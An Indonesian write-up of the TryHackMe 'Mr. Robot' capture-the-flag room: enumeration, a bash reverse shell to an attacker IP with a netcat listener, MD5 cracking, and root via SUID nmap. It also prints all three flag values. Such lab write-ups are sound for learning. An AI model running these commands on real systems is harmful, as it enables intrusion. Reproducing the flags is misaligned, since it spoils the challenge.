Dokumentasi Mr. Robot CTF
TryHackMe

Nama: Jonathan Jethro
Tanggal: 4 Mei 2025

1 Pendahuluan

Mr. Robot adalah CTF dari TryHackMe yang terinspirasi dari serial TV populer. Tujuan utama adalah mendapatkan ketiga flag tersembunyi dengan melakukan web enumeration, eksploitasi, dan privilege escalation.

Link Room: https://tryhackme.com/room/mrrobot

2 Enumerasi

2.1 Nmap Scan

```
nmap -sC -sV -oA scans/initial 10.10.180.146
```

Port terbuka: 80 (HTTP) dan 443 (HTTPS). Situs menampilkan tema Mr. Robot.

2.2 robots.txt

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

File wordlist ‘fsocity.dic‘ dan flag pertama ditemukan.

3 Eksploitasi Login

Setelah mencoba brute-force menggunakan ‘fsocity.dic‘, ditemukan username ‘elliot‘. Namun metode yang berhasil adalah:

- Menemukan halaman vulnerable upload/reverse shell.
- Mengirim reverse shell dengan payload bash.
- Mendengarkan dengan netcat.

```
# Payload reverse shell
bash -i >& /dev/tcp/10.9.0.247/4444 0>&1

# Di sisi attacker
nc -lvnp 4444
```

Setelah terhubung sebagai user ‘daemon‘.

4 Privilege Escalation ke robot

Setelah shell didapat, ditemukan file:

```
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Hash ini didekripsi menggunakan CrackStation:

- MD5: `c3fcd3d76192e4007dfb496cca67e13b`
- Password: `abcdefghijklmnopqrstuvwxyz`

Kemudian dilakukan login dengan:

```
su robot
# Password: abcdefghijklmnopqrstuvwxyz
```

Setelah berhasil login sebagai ‘robot‘, ditemukan flag kedua.

5 Privilege Escalation ke Root

User ‘robot‘ tidak memiliki akses ‘sudo‘. Maka dilakukan pencarian binary SUID:

```
find / -perm -4000 -type f 2>/dev/null
```

Ditemukan:

```
/usr/local/bin/nmap
```

Nmap dijalankan dalam mode interaktif:

```
/usr/local/bin/nmap --interactive
nmap> !sh
```

Berhasil mendapatkan shell sebagai root dan mengambil flag ketiga.

6 Flag Capture

Flag 1

Lokasi: `/key-1-of-3.txt` **Isi:** `073403c8a58a1f80d943455fb30724b9`

Flag 2

Lokasi: `/home/robot/key-2-of-3.txt` **Isi:** `822c73956184f694993bede3eb39f959`

Flag 3

Lokasi: `/root/key-3-of-3.txt` **Isi:** `04787ddef27c3dee1ee161b21670b4e4`

7 Kesimpulan

Mr. Robot CTF memberikan tantangan eksplorasi web dan privilege escalation yang realistis. Teknik yang dipelajari:

- Enumerasi file tersembunyi dan wordlist.
- Pemanfaatan reverse shell manual.
- Cracking password menggunakan hash MD5.
- Privilege escalation melalui SUID binary (‘nmap –interactive‘).

Lampiran



Figure 1: Contoh tampilan reverse shell



Figure 2: Contoh tampilan reverse shell



Figure 3: Contoh tampilan reverse shell